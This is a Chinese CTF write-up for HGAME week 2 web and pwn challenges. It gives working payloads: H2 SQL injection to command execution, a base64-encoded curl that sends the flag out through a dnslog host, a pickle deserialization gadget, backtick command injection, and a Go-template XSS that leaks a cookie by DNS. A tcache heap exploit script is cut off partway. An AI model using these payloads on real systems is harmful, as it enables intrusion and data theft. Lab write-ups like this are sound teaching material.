HGAME-WEEK2

WEB

search4member

h2 sql注入

看源码中可以看到注入点:

```
if (keyword != null & !keyword.equals("")) {
    String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
```

这里可以拼接造成注入:

哈%' union select 1,2,3 //

那么也就可以执行sql语句了，直接来个rce:

利用alias别名，调用java代码进行命令执行

```
//创建别名
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ?
s.next() : "";  }$$;

//调用SHELLEXEC执行命令
CALL SHELLEXEC('id');
CALL SHELLEXEC('whoami');
```

```
//创建别名
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter
("\\A"); return s.hasNext() ? s.next() : "";  }$$;
//调用SHELLEXEC执行命令
CALL SHELLEXEC('id');
CALL SHELLEXEC('whoami');
```

依次输入以下payload:

```
a%25';CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
```

```
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter
("\\A"); return s.hasNext() ? s.next() : "";%20 }$$%3B+%2F%2F

a%25';CALL SHELLEXEC('bash -c
{echo,Y3VybCBgdGFjIC9mKnxiYXNlNjRgLnowbWN1eC5kbnNsb2cuY24=}|{base64,-d}|{bash,-
i}')%3B+%2F%2F
```

成功带入flag

DNS Query Record	IP Address	Created Time
hgamed49808d68adc2bd63c520436da8b68180c71c826.z0mcux.dnslog.cn	47.117.220.98	2024-02-06 10:24:35

myflask

以当前时间戳作为密钥，那么直接爆破:

```
-*- coding: utf-8 -*-
@Time : 2022/9/17 9:11
@Author : pysnow
import os

standard imports
import sys
import zlib
from itsdangerous import base64_decode
import ast

Abstract Base Classes (PEP 3119)
if sys.version_info[0] < 3:  # < 3.0
    raise Exception('Must be using at least Python 3')
elif sys.version_info[0] == 3 and sys.version_info[1] < 4:  # >= 3.0 && < 3.4
    from abc import ABCMeta, abstractmethod
else:  # > 3.4
    from abc import ABC, abstractmethod

Lib for argument parsing
import argparse

external Imports
from flask.sessions import SecureCookieSessionInterface


class MockApp(object):
```

```python

    def __init__(self, secret_key):
        self.secret_key = secret_key


class FSCM(ABC):
    def encode(secret_key, session_cookie_structure):
        """ Encode a Flask session cookie """
        try:
            app = MockApp(secret_key)

            session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
            si = SecureCookieSessionInterface()
            s = si.get_signing_serializer(app)

            return s.dumps(session_cookie_structure)
        except Exception as e:
            return "[Encoding error] {}".format(e)
            raise e

    def decode(session_cookie_value, secret_key=None):
        """ Decode a Flask cookie  """
        try:
            if (secret_key == None):
                compressed = False
                payload = session_cookie_value

                if payload.startswith('.'):
                    compressed = True
                    payload = payload[1:]

                data = payload.split(".")[0]

                data = base64_decode(data)
                if compressed:
                    data = zlib.decompress(data)

                return data
            else:
                app = MockApp(secret_key)

                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.loads(session_cookie_value)
        except Exception as e:
```

```
            return "[Decoding error] {}".format(e)
            raise e


dic = '0123456789abcdef'
if name == '__main__':
    for i in range(199000,200339):
        #print(i)
        res = FSCM.decode('eyJ1c2VybmFtZSI6Imd1ZXN0In0.ZcDOEg.XMIkIdvcD9vv8ZHRbxKKzzp68OQ', str(i))
        print(res)
        if 'guest' in str(res):
            print(str(res))
            print(i)
            #print(key)
            exit()
```

接着爆破出密钥后伪造session，访问flag路由打pickle反序列化即可:

```
import os
import pickle
import base64
class A():
    def __reduce__(self):
        return (eval,("__import__(\"os\").popen('cat /flag').read()",))

a=A()
b=pickle.dumps(a)
print(base64.b64encode(b))
```

Select More Courses

直接爆破出密码:qwert123

登录上去以后去扩学分处不断用bp发包，然后去选课即可:

帮阿菇选到“创业管理”，阿菇会给你奖励！

选完了

2023-2024 学年 2 学期 第2轮 **本学期选课要求**总学分最低 16 最高 445 已选 38

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选

```
GET /api/ok HTTP/1.1
Host: 47.102.130.35:32098
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.102.130.35:32098/select
Content-Type: application/json
Connection: close
Cookie:
session=MTcwNzE4ODU3N3xEWDhFQVFMX2dBQUJFQUVRQUFBcV8OQUFBUVp6ZEhKcGJtYO1DZOFJZFhObGNtNWhiV1VHYzNS
eWFXNW5EQW9BQOcxaE5XaHINREJOfHK1-av30SskRJrYJ9LBcCxtJIKkAfChZw5IE45OXQXC
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Tue, 06 Feb 2024 03:06:53 GMT
Content-Length: 92
Connection: close

{"message":"谢谢啦！这是给你的礼物： hgame{5ak_p45sWOrD_\u0026_r4Ce_cOnDiT10n}"}
```

What the cow say?

拿个反引号一包，就可以执行命令了（不好评价.....

```
POST /post HTTP/1.1
Host: 106.14.57.14:31282
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://106.14.57.14:31282
Connection: close
Referer: http://106.14.57.14:31282/post
Upgrade-Insecure-Requests: 1

user_input=`tac$IFS$9/f*/*`
```

```
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Flask Cowsay App</title>
    <link rel="stylesheet" href="/static/styles.css">
</head>
<body>
    <main>
        <h1>Cowsay What?</h1>

        <form method="post" action="/post" class="input-form">
            <label for="user_input">cowsay:</label>
            <input type="text" id="user_input" name="user_input" required>
            <button type="submit">Submit</button>
        </form>


            <pre class="output">_________________________________________
/ hgame{COwsay_be_c4re_aBOut_ComMand_Inje \
\ ctiOn}                                  /
 -----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||</pre>

    </main>
</body>
```

梅开二度

利用go的ssti来绕过html编码限制，进行xss（魔鬼吧。。。。

开局给出了源码:

```go
package main

import (
    "context"
    "log"
    "net/url"
    "os"
    "regexp"
```

```go
    "sync"
    "text/template"
    "time"

    "github.com/chromedp/chromedp"
    "github.com/gin-gonic/gin"
    "golang.org/x/net/html"
)

var re = regexp.MustCompile(script|file|on)

var lock sync.Mutex

func main() {
    allocCtx, cancel := chromedp.NewExecAllocator(context.Background(), append(chromedp.DefaultExecAllocatorOptions[:],
        chromedp.NoSandbox, chromedp.DisableGPU)...)
    defer cancel()

    r := gin.Default()
    r.GET("/", func(c *gin.Context) {
        tmplStr := c.Query("tmpl")
        if tmplStr == "" {
            tmplStr = defaultTmpl
        } else {
            if re.MatchString(tmplStr) {
                c.String(403, "tmpl contains invalid word")
                return
            }
            if len(tmplStr) > 50 {
                c.String(403, "tmpl is too long")
                return
            }
            tmplStr = html.EscapeString(tmplStr)
        }
        tmpl, err := template.New("resp").Parse(tmplStr)
        if err != nil {
            c.String(500, "parse template error: %v", err)
            return
        }
        if err := tmpl.Execute(c.Writer, c); err != nil {
            c.String(500, "execute template error: %v", err)
        }
    })

    r.GET("/bot", func(c *gin.Context) {
        rawURL := c.Query("url")
```

```
55          u, err := url.Parse(rawURL)
56          if err != nil {
57              c.String(403, "url is invalid")
58              return
59          }
60          if u.Host != "127.0.0.1:8080" {
61              c.String(403, "host is invalid")
62              return
63          }
64          go func() {
65              lock.Lock()
66              defer lock.Unlock()
67
68              ctx, cancel := chromedp.NewContext(allocCtx,
69
    chromedp.WithBrowserOption(chromedp.WithDialTimeout(10time.Second)),
70              )
71              defer cancel()
72 *             ctx, _ = context.WithTimeout(ctx, 20*time.Second)
73              if err := chromedp.Run(ctx,
74                  chromedp.Navigate(u.String()),
75                  chromedp.Sleep(time.Second*10),
76              ); err != nil {
77                  log.Println(err)
78              }
79          }()
80          c.String(200, "bot will visit it.")
81      })
82
83      r.GET("/flag", func(c *gin.Context) {
84          if c.RemoteIP() != "127.0.0.1" {
85              c.String(403, "you are not localhost")
86              return
87          }
88          flag, err := os.ReadFile("/flag")
89          if err != nil {
90              c.String(500, "read flag error")
91              return
92          }
93          c.SetCookie("flag", string(flag), 3600, "/", "", false, true)
94          c.Status(200)
95      })
96      r.Run(":8080")
97  }
98
99  const defaultTmpl = `
100 <!DOCTYPE html>
```

```
<html>
<head>
    <title>YOU ARE</title>
</head>
<body>
    <div>欢迎来自 {{.RemoteIP}} 的朋友</div>
    <div>你的 User-Agent 是 {{.GetHeader "User-Agent"}}</div>
    <div>flag在bot手上，想办法偷过来</div>
</body>
`
```

一看就是要xss，那么我们的思路是通过xss让靶机的本地请求/flag路由，然后将cookie发送到我们的靶机上。


那么要想实现上述思路，就算需要让靶机的本地进行xss，那么如何让靶机本机进行xss呢，我们看到/bot路由可以让我们请求靶机的本地，而/路由下可以让我们传参tmpl来自定义页面。


假如没有限制，我们可以构造类似:

/bot?url=http://127.0.0.1:8080/?tmpl=<script>alert('gxngxngxn')</script>

这样就可以实现靶机的本地xss,但是这里会对传入的值进行html实体编码，此外还继续正则匹配和长度限制，这也就断绝了我们直接传xss代码的可能，于是想到利用go的模板渲染来进行绕过。

这里也是经过了一些查找，找到了{{index .Request.URL.Query.gxngxngxn 0}}，利用此模板，可以获取我们传入的参数gxngxngxn的值到页面上，也就达到了任意可控的目的





xss成功，而且不受任何限制，完美!

那么接下来我们就是要带cookie了，我们可以看到源码中设置cookie的那一段:

```
c.SetCookie("flag", string(flag), 3600, "/", "", false, true)
```

这里你本地测试后会发现，这里开启了httponly，也就不能通过寻常的js代码带出，那么这里怎么绕呢?答案还是go的ssti，利用{{.Request.Header}}这个模板，可以打印出我们头部所有信息，其中也包括我们的cookie


```
map[Accept:[text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8] Accept-Encoding:[gzip, deflate, br] Ac
US;q=0.3,en;q=0.2] Connection:[keep-alive] Cookie:[flag=gxngxngxngxng] Sec-Fetch-Dest:[document] Sec-Fetch-Mode:[navigate] Sec-Fetch-Site
[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0]]
```

ok，两大问题限制都解决了，那么接下俩带出数据就行，由于靶机不出网，所以我们用dns来接收 (大坑！！！)

这边直接给出exp:

```
location.href = 'http://127.0.0.1:8080/flag';
xmlhttp = new XMLHttpRequest();
xmlhttp.withCredentials = true;
xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4) {
        sendSecondRequest()
```

```
    }
};
function sendSecondRequest() {
  xmlhttp.open("GET", "/?tmpl={{print .Request.Header.Cookie}}", false);
  xmlhttp.onreadystatechange = function () {
    if (xmlhttp.readyState == 4) {
      var flag1=btoa(xmlhttp.responseText);
      //获取响应的数据，并进行base64加密
      var flag1Hex = "";
      for (var i = 0; i < flag1.length; i++) {
        flag1Hex += flag1.charCodeAt(i).toString(16);
      }
      //将响应的数据转化为十六进制，由于在线dnslog平台对字符数量有限制，所以我们通过截取来分段输出
      location.href = 'http://'+ flag1Hex.substring(148,200)+'.mzp9rx.dnslog.cn'
    }
  };
  xmlhttp.send('');
}
xmlhttp.open('GET', '/flag', false);
xmlhttp.send('');
```

将上述代码进行unicode编码后，构造如下payload：

```
bot?url=http://127.0.0.1:8080/?tmpl=%7B%7Bindex%20.Request.URL.Query.a%200%7D%7D%26a%3D%3CScript%3Eeval(%22%5Cu006c%5Cu006f%5Cu0063%5Cu0061%5Cu0074%5Cu0069%5Cu006f%5Cu006e%5Cu002e%5Cu0068%5Cu0072%5Cu0065%5Cu0066%5Cu0020%5Cu003d%5Cu0020%5Cu0027%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu003a%5Cu002f%5Cu002f%5Cu0031%5Cu0032%5Cu0037%5Cu002e%5Cu0030%5Cu002e%5Cu0030%5Cu002e%5Cu0031%5Cu003a%5Cu0038%5Cu0030%5Cu0038%5Cu0030%5Cu002f%5Cu0066%5Cu006c%5Cu0061%5Cu0067%5Cu0027%5Cu003b%5Cu000a%5Cu0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu0020%5Cu003d%5Cu0020%5Cu006e%5Cu0065%5Cu0077%5Cu0020%5Cu0058%5Cu004d%5Cu004c%5Cu0048%5Cu0074%5Cu0074%5Cu0070%5Cu0052%5Cu0065%5Cu0071%5Cu0075%5Cu0065%5Cu0073%5Cu0074%5Cu0028%5Cu0029%5Cu003b%5Cu000a%5Cu0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu002e%5Cu0077%5Cu0069%5Cu0074%5Cu0068%5Cu0043%5Cu0072%5Cu0065%5Cu0064%5Cu0065%5Cu006e%5Cu0074%5Cu0069%5Cu0061%5Cu006c%5Cu0073%5Cu0020%5Cu003d%5Cu0020%5Cu0074%5Cu0072%5Cu0075%5Cu0065%5Cu003b%5Cu000a%5Cu0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu002e%5Cu006f%5Cu006e%5Cu0072%5Cu0065%5Cu0061%5Cu0064%5Cu0079%5Cu0073%5Cu0074%5Cu0061%5Cu0074%5Cu0065%5Cu0063%5Cu0068%5Cu0061%5Cu006e%5Cu0067%5Cu0065%5Cu0020%5Cu003d%5Cu0020%5Cu0066%5Cu0075%5Cu006e%5Cu0063%5Cu0074%5Cu0069%5Cu006f%5Cu006e%5Cu0028%5Cu0029%5Cu0020%5Cu007b%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0069%5Cu0066%5Cu0020%5Cu0028%5Cu0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu002e%5Cu0072%5Cu0065%5Cu0061%5Cu0064%5Cu0079%5Cu0053%5Cu0074%5Cu0061%5Cu0074%5Cu0065%
```

5Cu0020%5Cu003d%5Cu003d%5Cu0020%5Cu0034%5Cu0029%5Cu0020%5Cu007b%5Cu000a%5Cu0020
%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0073%5Cu0065%5Cu006e%5Cu006
4%5Cu0053%5Cu0065%5Cu0063%5Cu006f%5Cu006e%5Cu0064%5Cu0052%5Cu0065%5Cu0071%5Cu00
75%5Cu0065%5Cu0073%5Cu0074%5Cu0028%5Cu0029%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0
020%5Cu007d%5Cu000a%5Cu007d%5Cu003b%5Cu000a%5Cu0066%5Cu0075%5Cu006e%5Cu0063%5Cu
0074%5Cu0069%5Cu006f%5Cu006e%5Cu0020%5Cu0073%5Cu0065%5Cu006e%5Cu0064%5Cu0053%5C
u0065%5Cu0063%5Cu006f%5Cu006e%5Cu0064%5Cu0052%5Cu0065%5Cu0071%5Cu0075%5Cu0065%5
Cu0073%5Cu0074%5Cu0028%5Cu0029%5Cu0020%5Cu007b%5Cu000a%5Cu0020%5Cu0020%5Cu0078%
5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu002e%5Cu006f%5Cu0070%5Cu0065
%5Cu006e%5Cu0028%5Cu0022%5Cu0047%5Cu0045%5Cu0054%5Cu0022%5Cu002c%5Cu0020%5Cu002
2%5Cu002f%5Cu003f%5Cu0074%5Cu006d%5Cu0070%5Cu006c%5Cu003d%5Cu007b%5Cu007b%5Cu00
70%5Cu0072%5Cu0069%5Cu006e%5Cu0074%5Cu0020%5Cu002e%5Cu0052%5Cu0065%5Cu0071%5Cu0
075%5Cu0065%5Cu0073%5Cu0074%5Cu002e%5Cu0048%5Cu0065%5Cu0061%5Cu0064%5Cu0065%5Cu
0072%5Cu002e%5Cu0043%5Cu006f%5Cu006f%5Cu006b%5Cu0069%5Cu0065%5Cu007d%5Cu007d%5C
u0022%5Cu002c%5Cu0020%5Cu0066%5Cu0061%5Cu006c%5Cu0073%5Cu0065%5Cu0029%5Cu003b%5
Cu000a%5Cu0020%5Cu0020%5Cu0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%
5Cu002e%5Cu006f%5Cu006e%5Cu0072%5Cu0065%5Cu0061%5Cu0064%5Cu0079%5Cu0073%5Cu0074
%5Cu0061%5Cu0074%5Cu0065%5Cu0063%5Cu0068%5Cu0061%5Cu006e%5Cu0067%5Cu0065%5Cu002
0%5Cu003d%5Cu0020%5Cu0066%5Cu0075%5Cu006e%5Cu0063%5Cu0074%5Cu0069%5Cu006f%5Cu00
6e%5Cu0020%5Cu0028%5Cu0029%5Cu0020%5Cu007b%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0
020%5Cu0069%5Cu0066%5Cu0020%5Cu0028%5Cu0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu
0074%5Cu0070%5Cu002e%5Cu0072%5Cu0065%5Cu0061%5Cu0064%5Cu0079%5Cu0053%5Cu0074%5C
u0061%5Cu0074%5Cu0065%5Cu0020%5Cu003d%5Cu003d%5Cu0020%5Cu0034%5Cu0029%5Cu0020%5
Cu007b%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0076%5Cu0061%
5Cu0072%5Cu0020%5Cu0066%5Cu006c%5Cu0061%5Cu0067%5Cu0031%5Cu003d%5Cu0062%5Cu0074
%5Cu006f%5Cu0061%5Cu0028%5Cu0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu007
0%5Cu002e%5Cu0072%5Cu0065%5Cu0073%5Cu0070%5Cu006f%5Cu006e%5Cu0073%5Cu0065%5Cu00
54%5Cu0065%5Cu0078%5Cu0074%5Cu0029%5Cu003b%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0
020%5Cu0020%5Cu0020%5Cu0076%5Cu0061%5Cu0072%5Cu0020%5Cu0066%5Cu006c%5Cu0061%5Cu
0067%5Cu0031%5Cu0048%5Cu0065%5Cu0078%5Cu0020%5Cu003d%5Cu0020%5Cu0022%5Cu0022%5C
u003b%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0066%5Cu006f%5
Cu0072%5Cu0020%5Cu0028%5Cu0076%5Cu0061%5Cu0072%5Cu0020%5Cu0069%5Cu0020%5Cu003d%
5Cu0020%5Cu0030%5Cu003b%5Cu0020%5Cu0069%5Cu0020%5Cu003c%5Cu0020%5Cu0066%5Cu006c
%5Cu0061%5Cu0067%5Cu0031%5Cu002e%5Cu006c%5Cu0065%5Cu006e%5Cu0067%5Cu0074%5Cu006
8%5Cu003b%5Cu0020%5Cu0069%5Cu002b%5Cu002b%5Cu0029%5Cu0020%5Cu007b%5Cu000a%5Cu00
20%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0066%5Cu006c%5Cu0
061%5Cu0067%5Cu0031%5Cu0048%5Cu0065%5Cu0078%5Cu0020%5Cu002b%5Cu003d%5Cu0020%5Cu
0066%5Cu006c%5Cu0061%5Cu0067%5Cu0031%5Cu002e%5Cu0063%5Cu0068%5Cu0061%5Cu0072%5C
u0043%5Cu006f%5Cu0064%5Cu0065%5Cu0041%5Cu0074%5Cu0028%5Cu0069%5Cu0029%5Cu002e%5
Cu0074%5Cu006f%5Cu0053%5Cu0074%5Cu0072%5Cu0069%5Cu006e%5Cu0067%5Cu0028%5Cu0031%
5Cu0036%5Cu0029%5Cu003b%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020
%5Cu007d%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu0020%5Cu006c%5Cu006
f%5Cu0063%5Cu0061%5Cu0074%5Cu0069%5Cu006f%5Cu006e%5Cu002e%5Cu0068%5Cu0072%5Cu00
65%5Cu0066%5Cu0020%5Cu003d%5Cu0020%5Cu0027%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu0
03a%5Cu002f%5Cu002f%5Cu0027%5Cu002b%5Cu0020%5Cu0066%5Cu006c%5Cu0061%5Cu0067%5Cu
0031%5Cu0048%5Cu0065%5Cu0078%5Cu002e%5Cu0073%5Cu0075%5Cu0062%5Cu0073%5Cu0074%5C
u0072%5Cu0069%5Cu006e%5Cu0067%5Cu0028%5Cu0031%5Cu0034%5Cu0038%5Cu002c%5Cu0032%5

```
Cu0030%5Cu0030%5Cu0029%5Cu0020%5Cu002b%5Cu0027%5Cu002e%5Cu006d%5Cu007a%5Cu0070%
5Cu0039%5Cu0072%5Cu0078%5Cu002e%5Cu0064%5Cu006e%5Cu0073%5Cu006c%5Cu006f%5Cu0067
%5Cu002e%5Cu0063%5Cu006e%5Cu0027%5Cu0020%5Cu000a%5Cu0020%5Cu0020%5Cu0020%5Cu002
0%5Cu007d%5Cu000a%5Cu0020%5Cu0020%5Cu007d%5Cu003b%5Cu000a%5Cu0020%5Cu0020%5Cu00
78%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu002e%5Cu0073%5Cu0065%5Cu0
06e%5Cu0064%5Cu0028%5Cu0027%5Cu0027%5Cu0029%5Cu003b%5Cu000a%5Cu007d%5Cu000a%5Cu
0078%5Cu006d%5Cu006c%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu002e%5Cu006f%5Cu0070%5C
u0065%5Cu006e%5Cu0028%5Cu0027%5Cu0047%5Cu0045%5Cu0054%5Cu0027%5Cu002c%5Cu0020%5
Cu0027%5Cu002f%5Cu0066%5Cu006c%5Cu0061%5Cu0067%5Cu0027%5Cu002c%5Cu0020%5Cu0066%
5Cu0061%5Cu006c%5Cu0073%5Cu0065%5Cu0029%5Cu003b%5Cu000a%5Cu0078%5Cu006d%5Cu006c
%5Cu0068%5Cu0074%5Cu0074%5Cu0070%5Cu002e%5Cu0073%5Cu0065%5Cu006e%5Cu0064%5Cu002
8%5Cu0027%5Cu0027%5Cu0029%5Cu003b%22)%253b%3C%2FScript%3E
```

注意上述url编码中有很多小细节需要注意，稍微错误就会导致失效，所以建议先本地测试，方便看清楚我们传的值究竟是什么

(ps：md,在构造上述payload的过程中几乎把所有坑都踩了一遍，无语了)

成功接收到十六进制数据，转化为字符串后进行base64解密即可:

DNSLog.cn

Get SubDomain Refresh Record

mzp9rx.dnslog.cn

DNS Query Record	IP Address	Created Time
64454a54424258513d3d.mzp9rx.dnslog.cn	47.117.220.101	2024-02-08 21:02:10
5751784f57466c4f4751344d6d4d325a445a6b5a6a55784a5464.mzp9rx.dnslog.cn	47.117.220.98	2024-02-08 21:01:42
5751784f57466c4f4751344d6d4d325a445a6b5a6a55784a5464.mzp9rx.dnslog.cn	47.117.220.100	2024-02-08 21:01:31
4d6a566a4d5759344f5463345954677a5a446b79597a686c4d57.mzp9rx.dnslog.cn	47.117.220.101	2024-02-08 21:01:08
4d6a566a4d5759344f5463345954677a5a446b79597a686c4d57.mzp9rx.dnslog.cn	47.117.220.98	2024-02-08 21:01:02
4d6a566a4d5759344f5463345954677a5a446b79597a686c4d57.mzp9rx.dnslog.cn	47.117.220.97	2024-02-08 21:00:56
57325a7359576339614764686257556c4e304a6a4f4745324d.mzp9rx.dnslog.cn	47.117.220.97	2024-02-08 21:00:22
57325a7359576339614764686257556c4e304a6a4f4745324d.mzp9rx.dnslog.cn	47.117.220.100	2024-02-08 21:00:22
57325a7359.mzp9rx.dnslog.cn	47.117.220.101	2024-02-08 20:59:40
57325a7359.mzp9rx.dnslog.cn	47.117.220.98	2024-02-08 20:59:40

W2ZsYWc9aGdhbWUlN0JjOGE2MjVjMWY4OTc4YTgzZDkyYzhlMWQxOWFlOGQ4MmM2ZDZkZjUxJTdEJTBBXQ==

Base64编码 Base64解码

[flag=hgame%7Bc8a625c1f8978a83d92c8e1d19ae8d82c6d6df51%7D%0A]

PWN

Elden Ring II

常规的tcache attack

菜单题，add、delete、show、edit都有，有UAF，libc版本为2.31

改freehook为system再free一个写入了/bin/sh的堆块即可

exp：

```python
from pwn import *
libc = ELF('./libc.so.6')
context(arch='amd64', os='linux', log_level='debug')

file_name = './hea'

#li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
#ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')

#context.terminal = ['tmux','splitw','-h']

debug = 1
if debug:
    r = remote('47.100.137.175', 30427)
else:
    r = process(file_name)

elf = ELF(file_name)

def dbg():
    gdb.attach(r)
    pause()
def dbgg():
    raw_input()

#dbgg()

menu = '>'

def add(index, size):
    r.sendlineafter(menu, '1')
    r.sendlineafter('Index: ', str(index))
    r.sendlineafter('Size: ', str(size))

def edit(index,content):
    r.sendlineafter(menu, '3')
    r.sendlineafter('Index: ', str(index))
    r.sendlineafter('Content: ', content)

```

```python

def delete(index):
    r.sendlineafter(menu, '2')
    r.sendlineafter('Index: ', str(index))

def show(index):
    r.sendlineafter(menu, '4')
    r.sendlineafter('Index: ', str(index))

add(0,0xa0)
add(1,0xa0)
add(2,0xa0)
add(3,0xa0)
add(4,0xa0)
add(5,0xa0)
add(6,0xa0)
add(7,0xa0)
add(8,0xa0)
add(9,0x70)
add(10,0x70)
delete(7)
delete(6)
delete(5)
delete(4)
delete(3)
delete(2)
delete(1)
delete(8)
show(8)
libc_base=u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-96-0x10-libc.sym['__malloc_hook']
system=libc_base+libc.sym['system']
free_hook = libc_base+libc.sym['__free_hook']
print(hex(libc_base))
ogs=[0xe3afe,0xe3b01,0xe3b04]
og=libc_base+ogs[1]
delete(10)
